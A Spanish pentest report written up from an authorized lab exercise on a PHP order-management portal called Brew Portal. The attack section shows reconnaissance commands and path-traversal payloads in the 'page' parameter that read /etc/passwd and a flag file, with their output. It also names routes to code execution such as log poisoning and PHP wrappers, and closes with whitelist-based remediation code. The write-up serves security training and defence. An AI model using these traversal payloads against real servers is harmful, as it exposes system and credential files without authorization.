CONFIDENCIAL

WHOAMI-LABS.COM

Informe de Pentesting

Brew Portal · Sistema de gestión de pedidos

LOCAL FILE INCLUSION → LECTURA ARBITRARIA DE FICHEROS

AUTOR
Josep Sanz

FECHA
11 de noviembre de 2026

OBJETIVO
Brew Portal — 172.17.0.2

DIFICULTAD
Fácil (1 punto)

SEVERIDAD GLOBAL
Alta · CVSS 7.5

ESTADO
Comprometido — flag obtenida

1. Resumen ejecutivo

Se ha realizado una prueba de intrusión sobre la aplicación web **Brew Portal** (un sistema de gestión de pedidos de cafetería) alojada en `172.17.0.2`, en el entorno de laboratorio de **whoami-labs.com**. El objetivo era evaluar la seguridad de la aplicación y, como prueba de compromiso, recuperar la *flag* del sistema.

La aplicación resultó **vulnerable a Local File Inclusion (LFI)** a través del parámetro `page` de la página principal. La aplicación incluye ficheros del servidor a partir de un valor controlado por el usuario sin validación, lo que permite — mediante *path traversal* (`../`) — leer **cualquier fichero del sistema** al que tenga acceso el proceso del servidor web, sin necesidad de autenticación.

Explotando esta debilidad se accedió a `/etc/passwd` (enumeración de usuarios del sistema) y, finalmente, al fichero `/var/www/flag.txt`, obteniendo la flag `FLAG{lfi_to_rce_brew_master}`. El propio nombre de la flag anticipa el riesgo real: una LFI de este tipo es habitualmente el primer eslabón hacia la **ejecución remota de código (RCE)** mediante técnicas de *log poisoning* o *wrappers* PHP.

El impacto es **alto**: exposición del código fuente, de ficheros de configuración (potencialmente con credenciales de base de datos) y de información sensible del servidor. La corrección es sencilla y se detalla en la sección 7.

2. Alcance y autorización

Las pruebas se realizaron **exclusivamente** contra la máquina de laboratorio autorizada, propiedad del ejecutante dentro de la plataforma de prácticas whoami-labs. No se atacó ningún sistema de terceros. No se emplearon ataques de fuerza bruta ni de denegación de servicio. Toda la actividad queda documentada con sus evidencias.

Objetivo	Brew Portal — «Sistema de gestión de pedidos de café premium»
Dirección IP	`172.17.0.2` (MAC 22:E2:89:1D:C1:AF)
Servicio	HTTP/80 — Apache 2.4.54 (Debian) · PHP 7.4.33 · App v2.1.0
Plataforma	whoami-labs.com · categoría «Fácil» (1 punto)
Ventana	11-nov-2026, 20:35 – 20:56 (CET)
Metodología	Caja negra · OWASP WSTG · PTES

3. Resumen de hallazgos

#	Hallazgo	Severidad	Clasificación
1	**Local File Inclusion / Path Traversal** en el parámetro `page` (lectura arbitraria de ficheros, sin autenticación)	ALTA	CWE-98 / CWE-22 OWASP A03:2021
2	**Software obsoleto y sin soporte**: PHP 7.4.33 (EOL desde nov-2022)	MEDIA	CWE-1104 OWASP A06:2021
3	**Divulgación de versiones** en `/about.php` (Apache, PHP y versión de la app)	BAJA	CWE-200 OWASP A05:2021
4	**Ausencia de TLS** y de cabeceras de seguridad (tráfico en claro por HTTP)	BAJA	CWE-319 OWASP A05:2021

La severidad global del encargo viene marcada por el hallazgo 1, único con impacto directo sobre la confidencialidad del servidor.

4. Hallazgo principal — Local File Inclusion (LFI)

7.5 ALTA

CVSS 3.1 — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

`Red · complejidad baja · sin privilegios ni interacción · impacto alto en confidencialidad`

Clasificación	CWE-98 (*Improper Control of Filename for include/require* — LFI) · CWE-22 (Path Traversal)
OWASP Top 10	A03:2021 — Injection (relacionado con A01: Broken Access Control)
MITRE ATT&CK	T1190 (Exploit Public-Facing Application) · T1083 (File & Directory Discovery) · T1005 (Data from Local System)
Endpoint	`GET /?page=<ruta>` (incluido desde `index.php`)

La navegación del portal (Inicio, Menú, Pedidos, Acerca de) se resuelve cargando secciones mediante el parámetro `page`. El servidor construye un `include()` en PHP a partir de ese valor **sin validarlo contra una lista blanca ni confinarlo al directorio de la aplicación**. Inyectando una secuencia `../` se sale del *webroot* y se lee cualquier fichero accesible por el usuario `www-data`.

> **Potencial de escalada:** el nombre de la flag (`lfi_to_rce`) refleja que esta LFI puede escalarse a **ejecución remota de código** (p. ej. envenenando el *access log* de Apache con cabeceras maliciosas e incluyéndolo después, o mediante *wrappers* como `php://filter` / `data://`). De materializarse, la severidad ascendería a **Crítica (CVSS 9.8)**.

5. Desarrollo del ataque (evidencias)

Cadena seguida: reconocimiento → enumeración de contenido → *fingerprinting* → explotación de la LFI → lectura de la flag → validación.

1 Reconocimiento — escaneo de puertos (Nmap)

Barrido completo de puertos y detección de servicios. El objetivo expone únicamente el puerto **80/tcp**, con **Apache httpd 2.4.54 (Debian)** y título «Brew Portal — Sistema de Pedidos».

```
# nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
|_http-title: Brew Portal - Sistema de Pedidos
```




Fig. 1 — Nmap: único puerto abierto 80/tcp (Apache 2.4.54 / Debian).

2 Enumeración de contenido web (feroxbuster)

Descubrimiento de rutas con diccionario. Se identifican las páginas PHP de la aplicación: `index.php`, `about.php`, `menu.php` y `orders.php`.

```
# feroxbuster -u http://172.17.0.2 -t 5 -x php,bak,txt,html,py,zip \
      -w raft-medium-directories.txt
200  GET  http://172.17.0.2/index.php
200  GET  http://172.17.0.2/about.php
200  GET  http://172.17.0.2/menu.php
200  GET  http://172.17.0.2/orders.php
```



Fig. 2 — feroxbuster: descubrimiento de los endpoints PHP de Brew Portal.

3 Fingerprinting — versiones del *stack*

La página `/about.php` revela, innecesariamente, la pila tecnológica completa: aplicación **v2.1.0**, **Apache/2.4.54 (Debian)** y **PHP 7.4.33** (versión sin soporte oficial — ver hallazgo 2). Esta información facilita al atacante seleccionar vectores de ataque.

```
# curl http://172.17.0.2/about.php
Versión:   2.1.0
Servidor:  Apache/2.4.54 (Debian)
PHP:       7.4.33
```




Fig. 3 — `/about.php` filtra versiones de la app, de Apache y de PHP.

4 Explotación de la LFI — lectura de `/etc/passwd`

Se prueba el parámetro `page` con *path traversal*. La petición devuelve íntegro el contenido de `/etc/passwd`, confirmando la lectura arbitraria de ficheros y permitiendo enumerar los usuarios del sistema (`root`, `www-data`, etc.).

```
# Prueba de concepto — Local File Inclusion
http://172.17.0.2/?page=/../../../etc/passwd

root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
...
```




Fig. 4 — La LFI vuelca `/etc/passwd`: lectura arbitraria confirmada.

5 Obtención de la flag — `/var/www/flag.txt`

Aplicando el mismo vector contra la ruta del *flag*, el servidor devuelve su contenido directamente en la página.

```
# Lectura del fichero objetivo mediante la misma LFI
http://172.17.0.2/?page=/../../../var/www/flag.txt

FLAG{lfi_to_rce_brew_master}
```




Fig. 5 — Lectura de `/var/www/flag.txt` vía LFI: `FLAG{lfi_to_rce_brew_master}`.

6 Validación del compromiso

La flag se introduce en la plataforma whoami-labs, que la valida como correcta y da el laboratorio por comprometido.




Fig. 6 — whoami-labs acepta la flag: «¡Felicitaciones! Has comprometido Brew Portal» (11-nov-2026 20:55:39).

6. Impacto

- **Confidencialidad total del servidor:** cualquier fichero legible por `www-data` queda expuesto — código fuente de la aplicación, ficheros de configuración (p. ej. credenciales de base de datos), claves y datos sensibles.
- **Enumeración de usuarios del sistema** a partir de `/etc/passwd`, útil para fases posteriores (fuerza bruta SSH, escalada).
- **Vía hacia RCE:** encadenada con *log poisoning* o *wrappers* PHP, la LFI puede convertirse en ejecución de comandos y, con ello, en control del servidor.
- **Sin autenticación ni rastro de usuario:** el ataque se realiza de forma anónima por HTTP, lo que dificulta la atribución.

7. Remediación

Corrección del hallazgo principal (LFI)

- **Lista blanca de páginas:** no incluir ficheros a partir de entrada del usuario. Mapear el parámetro a un conjunto fijo de secciones permitidas:

```php
$paginas = ['inicio'=>'home.php', 'menu'=>'menu.php',
'pedidos'=>'orders.php', 'acerca'=>'about.php'];
$p = $_GET['page'] ?? 'inicio';
if (!isset($paginas[$p])) { http_response_code(404); exit; }
include __DIR__ . '/pages/' . $paginas[$p];
```

- Si fuera imprescindible incluir por nombre: aplicar `basename()`, anclar a un directorio base fijo y comprobar con `realpath()` que la ruta final sigue dentro de ese directorio; validar con una expresión regular estricta (alfanumérica).
- Desactivar en `php.ini` las opciones `allow_url_include` y `allow_url_fopen`; definir `open_basedir` para confinar PHP.
- Mover `flag.txt` y cualquier fichero sensible **fuera del *webroot*** y aplicar permisos mínimos.

Endurecimiento general

- **Actualizar PHP** a una versión con soporte (≥ 8.1) y mantener Apache al día.
- Ocultar banners de versión: `ServerTokens Prod`, `ServerSignature Off`, `expose_php = Off`; retirar las versiones de `/about.php`.
- Forzar **HTTPS/HSTS** y añadir cabeceras de seguridad (`Content-Security-Policy`, `X-Content-Type-Options`, `X-Frame-Options`).
- Desplegar un **WAF** con reglas anti-traversal como mitigación temporal mientras se corrige el código.

8. Conclusión

Brew Portal cae por un único error de diseño clásico pero crítico: **incluir ficheros según la entrada del usuario sin una lista blanca en el servidor**. Una sola petición HTTP anónima basta para leer `/etc/passwd`, el código fuente o la configuración, y — encadenando técnicas conocidas — para alcanzar la ejecución de código.

La defensa es conceptual y barata: **nunca confiar en la entrada del usuario para resolver rutas del sistema de ficheros**. Validar por lista blanca en el servidor y confinar el proceso (`open_basedir`, permisos mínimos, ficheros sensibles fuera del *webroot*) habría cortado la cadena de raíz.

Resultado	Objetivo comprometido — `FLAG{lfi_to_rce_brew_master}`
Riesgo global	Alto (CVSS 7.5) · potencial Crítico si se escala a RCE
Esfuerzo de corrección	Bajo

Documento confidencial. Elaborado por **Josep Sanz** para prácticas de pentesting en whoami-labs.com. Las pruebas se realizaron únicamente contra sistemas propios y autorizados.